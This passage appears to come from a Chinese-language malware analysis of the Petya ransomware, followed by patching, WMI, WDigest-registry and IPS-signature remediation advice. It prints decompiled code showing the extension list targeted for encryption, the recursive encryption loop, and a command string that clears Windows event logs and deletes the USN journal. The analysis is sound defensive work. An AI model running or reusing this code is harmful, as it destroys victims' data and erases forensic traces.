               L".3ds.7z.accdb.ai.asp.aspx.avhd.back.bak.c.cfg.conf.cpp.cs.ctl.dbf.disk.djvu.doc.docx.dwg.eml.fdb."
                "gz.h.hdd.kdbx.mail.mdb.msg.nrg.ora.ost.ova.ovf.pdf.php.pmf.ppt.pptx.pst.pvi.py.pyc.rar.rtf.sln.s"
                "ql.tar.vbox.vbs.vcb.vdi.vfd.vmc.vmdk.vmsd.vmx.vsdx.vsv.work.xls.xlsx.xvd.zip.",
               &v10) )
        {
          EncryptFile(&FileName, a3);
        }
      }
    }
    else if ( !StrStrIW(L"C:\\Windows;", &FileName) )
    {
      FileSearchAndEncryted(&FileName, a2 - 1, a3);
    }
  }
}
while ( FindNextFileW(hFindFile, &FindFileData) );
```

加密文件的后缀类型

试图过滤windows目录

加密文件完成后，生将勒索信息写入到 README.TXT 文件中，并且最后显示出来。

10. 最后通过清除事件日志来隐藏其踪迹。

```
wsprintfW(
  &v13,
  L"wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Application & fsutil usn deletejournal /D %c:",
  pszPath);
v14 = 0;
sub_100083BD((int)&v13, 3);
```

解决方案：


一、主机防护措施

1、安装 Windows 操作系统 MS17-010 补丁

https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

2、停止 WMI 服务（Windows Management Instrumentation 管理规范）

点击开始---运行---输入 services.msc 并回车，进入服务。或者打开控制面板中的管理工具栏下的服务图标，点击进入服务。---找到 Windows Management Instrumentation 服务并右键点击属性---在启动类型一栏选择已禁用并点击确定。




找到 WMI 服务并点击停止

3、修改注册表防止 Minikit 工具提取主机密码

点击开始---运行---输入 regedit 并回车，进入注册表编辑器。

找到下面的值 HKEY_LOCAL_MACHINE/SYSTEM/CurrentControlSet/Control/SecurityProviders/WDigest/UseLogonCredential，将其对应的值修改为 0



4、修改空口令和弱口令

右键我的电脑---点击管理---点击本地用户和组---双击左边的用户---选中需要设置密码或者修改密码的用户---点右键选择设置密码

二、网络防护措施

1、升级到最新版本事件库即可检测或阻断 Petya 勒索病毒的攻击。相关事件名如下：

TCP_NSA_EternalBlue_(永恒之蓝)_SMB 远程代码执行漏洞[MS17-010]；

TCP_NSA_EternalBlue_(永恒之蓝)_SMB 远程代码执行漏洞_shellcode 植入；

TCP_NSA_EternalBlue_(永恒之蓝)_SMB 漏洞利用(win7/2008-x64)；

TCP_NSA_Windows_SMB_DoublePulsar 植入成功

TCP_NSA_SMB 远程代码执行漏洞 shellcode 植入

2、APT 产品可检测相关样本并报警。